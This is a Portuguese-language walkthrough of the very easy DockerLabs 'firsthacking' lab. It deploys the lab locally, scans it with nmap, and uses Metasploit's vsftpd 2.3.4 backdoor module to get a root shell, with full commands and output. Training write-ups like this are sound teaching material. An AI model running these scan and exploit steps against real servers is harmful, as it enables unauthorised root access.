
maq.firsthacking



DockerLabs Primeiro Hacking

Esta é uma máquina DockerLabs de nível muito fácil

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.
Baixamos o arquivo da página[dockerlabs.es/#](dockerlabs.es/#)
Ao baixar esta máquina e descompactar o arquivo, neste caso vemos 2 arquivos

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer

quando terminarmos.

```
┌──(root㉿soja)-[~/dockerlabs/maq.firsthacking ]
└─# bash auto_deploy.sh firsthacking.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES

```
┌──(root㉿soja)-[~/dockerlabs/maq.firsthacking ]
└─# nmap 172.17.0.2 -sC -sS -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 20:40 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
```

usar a ferramenta msfconsole para pesquisar por exploit nessa versão vsftpd 2.3.4

msfconsole -q

```
┌──(root㉿soja)-[~/dockerlabs/maq.injection .zip ]
└─# msfconsole -q
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command
Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                       loit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

configuração do exploit, e conseguimos o acesso de r-oot

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:38813 → 172.17.0.2:6200) at 2024-10-02 20:43:02 -0300

whoami
root
```

~~**bobmarley**~~